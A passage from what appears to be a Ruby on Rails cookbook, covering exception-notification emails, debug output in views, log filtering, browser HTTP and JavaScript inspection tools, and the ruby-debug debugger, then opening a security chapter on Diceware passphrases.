With the plugin installed, the next step is to mix-in the plugin's `ExceptionNotifiable` module by adding `include ExceptionNotifiable` to the controllers that you want to send exception notifications. To enable this behaviour, application-wide, put this line in `application.rb`:

*app/controllers/application.rb:*

```
class ApplicationController < ActionController::Base
 include ExceptionNotifiable
 #...
end
```

The remaining step is to specify one or more recipients for the emails in `environment.rb`:

*config/environment.rb:*

```
ExceptionNotifier.exception_recipients = %w(rob@railscookbook.org
 bugs@railscookbook.org)
```

By default, the plugin does *not* send email notifications for local requests, that is, requests with an IP address of 127.0.0.1. (The assumption is that local requests are coming from a developer, who should be watching the logs.) If you want the plugin to send notifications for exceptions that occur while handling local requests, and you are in development mode, set the following `config` option in `environments/development.rb` to "false":

```
config.action_controller.consider_all_requests_local = false
```

If your application is not running in development mode, then this option is likely set to "true". In any case, setting it to "false" allows you to override what Rails considers a *local* request. The following line effectively tells the plugin that no addresses are to be considered local.

*app/controllers/application.rb:*

```
class ApplicationController < ActionController::Base
 include ExceptionNotifiable
 local_addresses.clear
 #...
end
```

On the other hand, if you want to expand the definition of *local* to include a specific IP address to list of addresses you can pass them to `consider_local` in your controller

```
consider_local "208.201.239.37"
```

## Discussion

After restarting the server, the next time your application throws a *critical* exception, an email with the exception name and environment details will be emailed to the address you specified. The following Rails exceptions are not considered critical and will result in HTTP 404 errors: `RecordNotFound`, `UnknownController`, and `UnknownAction`. All other errors result in an HTTP 500 response and the sending of an email.

To test the plugin, you can throw a specific exception that you know will trigger the notification mechanism. For example, create a Test controller with an `index` action that tries to divide by zero.

`app/controller/test_controller.rb:`

```
class TestController < ApplicationController
 def index
 1/0
 end
end
```

Web requests to this action will throw a `ZeroDivisionError` exception, and send an email that will look something like this (the following ex

```
From: Application Error <app.error@localhost>
To: rob@orsini.us
Subject: [APP] test#index (ZeroDivisionError) "divided by 0"
Content-Type: text/plain; charset=utf-8

A ZeroDivisionError occurred in test#index:

divided by 0
[RAILS_ROOT]/app/controllers/test_controller.rb:4:in `/'

Request:

* URL: http://localhost:3000/test
* Parameters: {"action"=>"index", "controller"=>"test"}
* Rails root: /Users/orsini/rails-cookbook/recipes/Debugging/
 Emailing_Application_Exceptions

Session:

* @new_session: false
* @data: {"flash"=>{}}
* @session_id: "ab612d8b4e83664a1d7c1f52bea87ef4"
```

```

Environment:

* GATEWAY_INTERFACE : CGI/1.2
* HTTP_ACCEPT : text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

...

Backtrace:

[RAILS_ROOT]/app/controllers/test_controller.rb:4:in `/'
[RAILS_ROOT]/app/controllers/test_controller.rb:4:in `index'

...
```

To configure the sender address of the emails, set the `sender_address` for your environment:

```
ExceptionNotifier.sender_address =
 %("Application Error" <app.error@yourapp.com>)
```

You can also configure the prefix of the subject line in the emails sent, with:

```
ExceptionNotifier.email_prefix = "[YOURAPP] "
```

The plugin also comes with a nice facility for configuring the body of the email. To override the default message, create specially named partials in a directory named `app/views/exception_notifier`. The default email body contains four sections, as defined in this line from the `ExceptionNotifiable` module definition:

```
@@sections = %w(request session environment backtrace)
```

You can customize the order or even the format of these sections. To change the order and exclude the `backtrace` section, for example, add this line to your environment configuration:

```
ExceptionNotifier.sections = %w(request environment session)
```

So, to override the layout of the `request` section, you create a file named `_request.rhtml` and place it in `app/views/exception_notifier`. The following variables (from the plugin's rdoc) are available for use within your customized templates:

`@controller`

The controller that caused the error.

`@request`

The current request object.

`@exception`

The exception that was raised.

*@host*

The name of the host that made the request.

*@backtrace*

A sanitized version of the exception's backtrace.

*@rails\_root*

A sanitized version of RAILS\_ROOT.

*@data*

A hash of optional data values that were passed to the notifier.

*@sections*

The array of sections to include in the email.

By creating the following partial, the environment section of the notification email will only display the address of the host the request originated from and the user agent:

*app/views/exception\_notifier/\_environment.rhtml:*

```
* REMOTE_ADDR : <%= @request.env['REMOTE_ADDR'].to_s %>
* HTTP_USER_AGENT : <%= @request.env['HTTP_USER_AGENT'].to_s %>
```

Such a partial will produce this environment section within the email:

```

Environment:

```

```
* REMOTE_ADDR : 127.0.0.1
* HTTP_USER_AGENT : Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;
en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
```

## See Also

- 

`<xi:include></xi:include>`

## 10.8 Outputting Environment Information in Views

### Problem

During development, or perhaps while trying to locate a bug, you want to display detailed output about the environment.

### Solution

Use the `debug` ActionView helper to display neatly formated YAML output of objects in your views. For example, to inspect the `env` hash for the current request add this in your view:

```
<%= debug(request.env) %>
```

which displays:

```

SERVER_NAME: localhost
PATH_INFO: /test
HTTP_ACCEPT_ENCODING: gzip,deflate
HTTP_USER_AGENT: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-0;
 en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
SCRIPT_NAME: /
SERVER_PROTOCOL: HTTP/1.1
HTTP_CACHE_CONTROL: max-age=0
HTTP_ACCEPT_LANGUAGE: en-us,en;q=0.5
HTTP_HOST: localhost:3000
REMOTE_ADDR: 127.0.0.1
SERVER_SOFTWARE: Mongrel 0.3.12.4
HTTP_KEEP_ALIVE: "300"
HTTP_COOKIE: _session_id=c2394e2855118af9c40453dcb2389f7
HTTP_ACCEPT_CHARSET: ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_VERSION: HTTP/1.1
REQUEST_URI: /test
SERVER_PORT: "3000"
GATEWAY_INTERFACE: CGI/1.2
HTTP_ACCEPT: text/xml,application/xml,application/xhtml+xml,text/html;
 q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
HTTP_CONNECTION: keep-alive
REQUEST_METHOD: GET
```

For a very verbose look at your environment, add this to a view:

```
<h1>headers</h1>
<%= debug(headers) %><hr />

<h1>params</h1>
<%= debug(params) %><hr />

<h1>request</h1>
<%= debug(request) %><hr />

<h1>response:</h1>
<%= debug(response) %><hr />

<h1>session</h1>
<%= debug(session) %><hr />
```

## Discussion

The `debug` method places `<pre>` tags around the object you pass to it, to preserve newline characters in HTML output. These tags are assigned a CSS class of "debug\_dump", in case you want to further stylize the output. `debug` attempts to call the `to_yaml` method of the objects that respond to it. Otherwise, the fall-back is to call the object's `inspect` method.

Here's a list of objects that are particularly useful when debugging, and a brief summary of what they contain:

#### *headers*

A Hash containing the HTTP headers to be used in the response.

#### *params*

A HashWithIndifferentAccess containing all of current request parameters.

#### *request*

A CgiRequest object containing detailed information about the incoming request.

#### *response*

A CgiResponse object containing details about the response to be handled.

#### *session*

A CGI::Session object containing a hash of the data currently in the session.

You might find it helpful to dump the contents of the session object, for example, in the footer of your application's layout template while debugging session related problems.

## See Also

- 

<xi:include></xi:include>

## 10.9 Displaying Object Contents with Exceptions

### Problem

When working on an controller's action in development, you want to inspect the contents of any object in your browser.

### Solution

Use the `raise` method of the Kernel module, passing it the string representation of an object as the only argument. This triggers a `RuntimeError` exception that outputs the contents of the string argument to your browser when the action is invoked. For example, to get a quick dump of all the student records contained in the `@students` instance variable, you could use `raise` like this:

```
def list
 @student_pages, @students = paginate :students, :per_page => 10
 raise @students.to_yaml
end
```

Now when you try to view the student list with a browser, you should see the standard Rails error page complaining about a `RuntimeError` in `StudentsController#list`, as expected, but you'll also see the YAML output of the `@students` object:

```

- !ruby/object:Student
 attributes:
```

```
name: Jack
class: "Junior"
id: "1"
- !ruby/object:Student
 attributes:
 name: Sara
 class: "Senior"
 id: "2"
- !ruby/object:Student
 attributes:
 name: Emily
 class: "Freshman"
 id: "3"
```

## Discussion

While triggering exceptions isn't the most elegant debugging solution, it's often all you need for quickly inspecting the content of a variable. The benefit is that you don't have to alter your view code at all.

## See Also

- 

<xi:include></xi:include>

## 10.10 Filtering Development Logs in Real-Time

### Problem

During the course of development, a lot of information is written to the Rails logs. You may be "watching" the development log with the `tail -f` command, but still, it's a challenge to see a specific message go by with all of the other information being logged to that file. You want a way to display a specific type of logging output.

### Solution

Filter the output of `tail -f` with `grep`, so that you display only the messages that begin with a specific string.

Suppose you are writing a message to the logs from the `list` action of the `Students` controller; printing the number of students being returned from the call to `Student.find :all`. In the call to `logger` in your controller, make sure these messages begin with a unique string that you can easily search for, such as:

```
def list
 @students = Student.find :all
 logger.warn "### number of students: #{@students.length}"
end
```

Now issue the following command in a terminal, from the root of your application, to show only messages beginning with "###":

```
$ tail -f log/development.log | grep "###"
```

## Discussion

`tail` is a GNU tool that, when passed the "-f" option, displays a continually updated version of a file, even as lines are being appended to the end of that file. `grep` is another GNU tool that searches its input for lines matching a specified pattern.

The solution uses the common Unix technique of chaining specialized commands together with the pipe character ("|"). What this does is tell the system to take the output of the first command (`tail -f`) and continually feed it as the input of the second command (`grep`).

Normally, hitting the `list` action with your browser will produce something like this:

```
Processing StudentsController#list (for 127.0.0.1 at 2006-06-15 14:57:48) [GET]
Session ID: e729a7b79df53c2a7e9848fb500fd948
Parameters: {"action"=>"list", "controller"=>"students"}
Student Load (0.001656) SELECT * FROM students
number of students: 3
Rendering within layouts/students
Rendering students/list
 Student Columns (0.008088) SHOW FIELDS FROM students
Completed in 0.15091 (6 reqs/sec) | Rendering: 0.01892 (12%) | DB: 0.01443 (9%) |
200 OK [http://localhost/students/list]
```

You can see that the message containing the number of students is buried among information about the request and the SQL involved in preparing the response. To make matters worse, if anyone else hits the page you're working, then you'll be chasing the output as it flies up your terminal window and out of sight.

Prepending a unique string to your log messages and filtering by that string makes the development log much more useful during a focused debugging session.

On some platforms, you may notice that your log output seems to get swallowed by `grep` and never makes it to the screen. The problem may be that your version of `grep` is buffering its output. Your messages will eventually be displayed, but not until `grep` receives enough input from `tail`. You can turn off buffering with "--line-buffering" option, which will make sure you receive each line of output in real-time.

If you're developing on Windows, and don't have access to the `tail` or `grep` commands, you should strongly consider installing Cygwin. Cygwin is an open source project that makes many GNU tools (like `tail` and `grep`), available in a Windows environment.

## See Also

For GNU Linux tools for windows, get Cygwin: <http://www.cygwin.com/>

-

<xi:include></xi:include>

## 10.11 Debugging HTTP Communication with Firefox Extensions

### Problem

You need to examine the raw HTTP traffic between a browser and your Rails application server. For example, you're developing features of your Rails application that use Ajax and RJS templates, and you want to examine the JavaScript returned to each XMLHttpRequest object.

### Solution

Firefox has a number of useful extensions that let you examine the underlying HTTP communications between your browser and the server. One of these tools is Live HTTP Headers. This extension lets you open up a secondary window where you can see the HTTP communication in a Firefox window.

You can get Live HTTP Headers from <http://livehttpheaders.mozdev.org/installation.html> and install the firefox extension.

If Firefox tells you that the site is not authorized to install software on your computer, simply click "Edit Options," which opens a dialog box where you can specify what to allow. In this case, allow *livehttpheaders.mozdev.org* to install the extension by clicking "allow" in the dialog box. Then try again to install the extension. You'll have to restart the browser to complete the installation.

Once you've got the extension installed, use it by selecting "Live HTTP headers" from the *Tools* menu in Firefox. This opens the output window; you can start watching your HTTP header traffic by selecting the "Headers" tab. Unfortunately, Live HTTP headers only lets you examine the *headers* of requests and responses. If you need to see content of an XMLHttpRequest response, use FireBug.

Install FireBug directly from <https://addons.mozilla.org/firefox/1843/>. Once the extension is installed and you've restarted Firefox, open FireBug by selecting *Tools -> FireBug -> Command Line*. This splits your current Firefox window into two parts. The lower portion opens to the FireBug console pane. To view XMLHttpRequest traffic in the *Console* tab, you have to make sure it's checked in FireBug's *Options* menu. Now when your application sends XMLHttpRequests to a server, you'll see each request in FireBug. Expand each one by clicking on the left arrow to view the Post, Request, and Headers.




Figure 10.1. A Live HTTP headers window showing HTTP traffic during a browser session.

## Discussion

Before Firefox came along, with its many extremely helpful extensions, developers would use command line tools like *curl* or *lwp-request* to examine HTTP communication. But if you've ever tried sending an email using *telnet*, then you'll really appreciate the ease with which the Firefox extension in the solution ease HTTP inspection.

Figure 10.1 shows a typical session in the Live HTTP Headers output window.

Figure 10.2 shows a Rails application that stores appointments entered into a database. When the user clicks "schedule it!", an XMLHttpRequest is initiated. This request can be seen in the FireBug *Console* tab.




Figure 10.2. The FireBug console tab showing XMLHttpRequest traffic.

## See Also

- 

<xi:include></xi:include>

## 10.12 Debug your JavaScript in Real Time with the JavaScript Shell

### Problem

You want to debug the JavaScript of your Rails application interactively. For example, you want test JavaScript that manipulates the DOM (document object model) of a page and see the results immediately.

### Solution

The JavaScript Shell is a great tool for interacting with your application's JavaScript. It's available from <http://www.squarefree.com/shell/>. To install the bookmarklet, look for the one called "shell" on <http://www.squarefree.com/bookmarklets/webdevel.html>, and drag it onto your bookmark's tool bar.

To use it, open a web page in Firefox and then click on the shell bookmarklet and the JavaScript Shell window will open in another window. Within this window you can execute JavaScript and manipulate elements of the original web page you were viewing.

For example, let's say you have a web page called *demo.html* that contains the following HTML:

*~/Desktop/demo.html:*

```
<html>
 <head>
 <title>JavaScript Shell Demo</title>

 <script type="text/javascript" src="prototype.js"></script>

 <style>
 .red {color: red;}
 </style>

 </head>
 <body>

 <h2 id="main">JavaScript Shell Demo</h2>

 <div id="content">Demo Text...</div>

 </body>
</html>
```

While viewing the page in Firefox, click on the "shell" bookmarklet. A pop-up window will appear. Within that window you can start typing JavaScript commands interactively. From this window, you can create variables containing element objects and then start playing with the properties of those objects, such as altering style elements or triggering script.aculo.us visual effects.

Figure 10.3 shows what *demo.html* looks like, along with the JavaScript Shell window you get with the bookmarklet. Since *demo.html* includes the Prototype JavaScript library, you have the methods of that library available to you in the JavaScript shell. For example, `$(‘content’)` is the same as `getElementById(‘content’)` and is used to return a DIV element object, which you can manipulate any way you want.

## Discussion

The JavaScript Shell is an extremely useful tool for inspecting and experimenting with the JavaScript of a page in real-time. It's most useful when run as a Firefox bookmarklet.

The JavaScript Shell gives you the ability to inspect the JavaScript environment of your application, much as you examine the methods available to Ruby objects with `irb`:

```
irb(main):001:0> Time.instance_methods(false)
```

To find out about JavaScript objects in JavaScript Shell, use the built-in `props` function. For example:

```
props(document)
Methods: onclick
Methods of prototype: addBinding, addEventListener, adoptNode,
appendChild, captureEvents, clear, cloneNode, close,
compareDocumentPosition, createAttribute,
...
...
```

The `props` method lists all the properties and methods available to any object you pass to it. The `blink(node)` function flashes a red rectangle around an element on the page, letting you know its position: this can be useful for locating objects in a complex page. The `load(scriptURL)` function loads a script into the environment of the shell, making its objects and functions available to you.

Other features of working in the JavaScript shell are command-line completion and the ability to enter multi-line blocks of code. To make a multi-line block, use shift+enter at the end of each line.

## See Also

- 

<xi:include></xi:include>

## 10.13 Debug your Code Interactively with ruby-debug

### Problem

*Contributed by: Christian Romney*

You want to use a finely-grained, interactive debugger to track down problems in your code.

## JavaScript Shell Demo - Firefox

View Go Bookmarks Tools Help



file:///home/rob/Desktop/demo.html

# JavaScript Shell Demo

new text.

## JavaScript Shell 1.4

Features: autocompletion of property names with multiline input with Shift+Enter, input history with (Ctrl+) Up/Down, [Math](#), [help](#)  
Values and functions: ans, print(string), [props\(object\)](#), [blink\(node\)](#), [clear\(\)](#), load(scriptURL), scope(object)

**elem = \$('#content')**

[object HTMLDivElement]

**elem.textContent = 'This is new text.'**

This is new text.

**for (var i=0; i<3; i++) {**

**alert('i = '+i);**

**}**

JavaScript A

i = 2

## Solution

While the breakpointer module that ships with Rails is a great quick-and-dirty tool for inspecting your application, it's not a full-featured debugger. One promising alternative is ruby-debug. The ruby-debug gem is a fast, console-based debugger that works very well with Rails applications and gives you more power and flexibility than the breakpointer module. For this recipe, create a simple Rails application called blog.

```
$ rails blog
```

This would be a good time to create a database for this application and configure your database.yml file, too. The next thing you'll need to do is install ruby-debug using Rubygems. Open a terminal window and execute the following command:

```
$ sudo gem install ruby-debug
```

You'll need some simple code against which to use the debugger, so generate a simple model called Post:

```
$ ruby script/generate model Post
```

Now, edit the migration file created by the Rails generator.

*db/migrate/001\_create\_posts.rb:*

```
class Post < ActiveRecord::Base; end

class CreatePosts < ActiveRecord::Migration
 def self.up
 create_table :posts do |t|
 t.column :title, :string
 t.column :published_at, :datetime
 t.column :updated_at, :datetime
 t.column :content, :text
 t.column :content_type, :string
 t.column :author, :string
 end

 Post.new do |post|
 post.title = 'Rails Cookbook'
 post.updated_at = post.published_at = Time.now
 post.author = 'Christian'
 post.content = <<-ENDPOST
 <p>
 Rob Orsini's Rails Cookbook is out. Run, don't walk,
 and get yourself a copy today!
 </p>
 ENDPOST
 post.content_type = 'text/xhtml'
 post.save
 end
 end

 def self.down
 drop_table :posts
 end
end
```

```
 end
end
```

Migrate your database to create the table and sample post with the following command:

```
$ rake db:migrate
```

The next thing you'll need is a controller and view. Generate these now with the following command:

```
$ ruby script/generate controller Blog index
```

Now you need to edit a few files to stitch together this little application. Begin with the controller.

*app/controllers/blog\_controller.rb:*

```
class BlogController < ApplicationController
 model :post
 def index
 @posts = Post.find_recent
 render :action => 'index'
 end
end
```

Now, the Post model needs the `find_recent` class method defined.

*app/models/post.rb:*

```
class Post < ActiveRecord::Base
 # Find no more than 10 posts published within the last 7 days.
 def self.find_recent
 cutoff_date = 7.days.ago.to_formatted_s(:db)
 options = {
 :conditions => ["published_at >= ?", cutoff_date],
 :limit => 10
 }
 find(:all, options)
 end
end
```

Lastly, add a simple view to display the posts.

*app/views/blog/index.rhtml:*

```
<h1>Recent Posts</h1>
<div id="posts">

 <% for post in @posts %>

 <div id="post_<%= post.id %>">
 <h2><%= post.title %></h2>
 <h3 class="byline">posted by <%= post.author %></h3>
 <div class="content">
 <%= post.content %>
 </div>
 </div>

 <% end %>

</div>
```

```
<% end %>

</div>
```

With all the pieces in place, it's time to start debugging. The simplest way to continue is to run the WEBrick server with rdebug. The following command will do the trick:

```
$ rdebug script/server webrick
```

Ruby debug will load the server script and print the filename of the entry point. It also prints the first line of executable code within that file, and presents you with a debugger prompt indicating the current stack level:

```
./script/server:2: require File.dirname(__FILE__) + '/../config/boot'
(rdb:1)
```

At the prompt, set a breakpoint on line 5 of the `BlogController` class:

```
break BlogController:5
```

Alternatively, you could set the breakpoint conditionally by adding an if-expression at the end of the break command. Next, tell the debugger to continue loading the the server by typing:

```
run
```

Point your favorite browser at the application now to hit the breakpoint. The following url worked for me: <http://localhost:3000/blog>

You should now be presented with a prompt that looks something like this:

```
Breakpoint 1 at BlogController:5
./script/../config/../app/controllers/blog_controller.rb:5: render :action => 'index'
(rdb:2)
```

Try pretty-printing the value of the `@posts` variable:

```
pp @posts
```

Now, we will print the list of current breakpoints, delete all current breakpoints, add a new breakpoint on the index method of `BlogController`, set a watch on the `@posts` variable and continue running the application. Enter these commands in succession.

```
break
delete
break BlogController#index
display @posts
run
```

Now you'll want to refresh the page in your browser to hit the new breakpoint. The debugger stops at the first line of the `index` method. Type the following command to advance to the next line.

```
next
```

This advances the debugger to the next line of code. This time, lets step into the `find_recent` method call with the `step` instruction. Notice the debugger is now inside

the Post class. The ability to step through your code interactively is one of the main advantages of ruby-debug over the breakpointer module. You could advance through the rest of this method with repeated calls to `next`, or you could move back up the stack one level with the `up` command. Of course, you can also type `run` to advance to the next breakpoint.

## Discussion

We've only scratched the surface of the commands you can issue to the debugger. To view the full list of commands, type `help` at the (rdb) prompt. Once you've got a list of available commands, you can get more info on any command by typing `help command_name`. For example:

```
help catch
```

If you're developing on a Mac, you will also like the `tmate` command which opens the current file in TextMate. If you don't have TextMate, are developing on another platform, or simply want to view the source code without opening an external editor, the `list` command will display the current line as well as the previous and next four lines of code.

One of the coolest features of ruby-debug is the ability to debug remotely. On the host machine, simply add a few command line options to the `rdebug` invocation letting ruby-debug know which IP address and port to listen on:

```
$ rdebug -s -h 192.168.0.20 -p 9999 script/server webrick
```

Then, from another machine, or another console on the same machine, type:

```
$ rdebug -c -h 192.168.0.20 -9 9999
```

You should now be connected to the remote debugger and be able to issue the same commands discussed above. This is especially useful for connecting ad-hoc debugger sessions, since you may not know where to set a breakpoint until you encounter some exception during the development of your application.

## See Also

- For a more information on TextMate, see Recipe 2.7
- For a more information on the Breakpointer module, see Recipe 10.4

<xi:include></xi:include>

## **11.1 Introduction**

Web application security is best described as the state of mind of the people trying to protect an application or system from attack.

<http://mongrel.rubyforge.org/docs/security.html>

Security is important to some degree in most software, but is especially important in web applications because of the the public nature of the internet. In many cases, some part of your application is accessable to anyone or any script that may potentially be trying to attack it. The motivation for the attack is usually impersonal, as there are many scripts that automatically hunt the web for known vulnerabilities. In some cases, your application may contain information that is worth trying to steal, such as credit card numbers or other personal information about the users of your application.

The best approach is to treat all your applications with care when it comes to securing them from attackers. This way, the skills and best practices you use will become good habits that you can apply to all your projects.

The two big security categories for web applications are SQL injection and cross-site scripting or XSS. Other attacks could come from your server becoming compromised from some other type of network attack or compromised user account.

filter input, escape output

## **11.2 Hardening your Systems with Strong Passwords**

### **Problem**

Short, guessable passwords represent a serious security risk to your servers and the services that run on them. You want a reliable system for creating sufficiently strong passwords or passphrases, and a way to manage them.

## Solution

Generating strong passwords or passphrases is one of the most important things you can do to protect your servers and data. Some basic properties of a good passphrase are:

- Only you should know your passphrase
- It should be long enough to be secure
- Your passphrase should be hard to guess, even by those who know you well
- It's critical that your passphrase is easy for you to remember
- it should be easy for you to type accurately

One technique for generation sufficiently strong passphrases is known a Diceware. Diceware is a method for selecting components of a passphrase randomly using dice. Here's how it works:

Obtain a copy of the Diceware word list (<http://world.std.com/~reinhold/diceware.wordlist.asc>). This list has two columns: the first contains five digit numbers and the second contains short, memorable words or syllables. A small portion of this word list looks like:

```
63461 whale
63462 wham
63463 wharf
63464 what
63465 wheat
63466 whee
63511 wheel
```

Roll a die five times, producing a five digit number with each digit being a number between 1 and 6. Using this number as an index in the word list, and add the corresponding word or syllable to the passphrase. For example, say you roll a die five consecutive times get the numbers (in order) 6, 3, 4, 6, and 5. These numbers together form the number: 63465, which you use to look up the word "wheat" from the word list. This becomes the first part of your passphrase. Repeat this process five or six times and you'll have a passphrase like:

```
wheat $$ leer drab 88th
```

Notice that this produces a passphrase that's 23 characters long yet easy to remember. You can repeat this process for all the various systems that need stong passwords for.

The point of them being easily memorized is to keep you from every writing them down. However, most developers have dozens of passwords to keep track of. This reality forces people to use the same password for many systems, or write down the passwords for each system.

A solution is to use a password managing program that stores and organizes all of your passwords in an encrypted format. These programs require a single master password

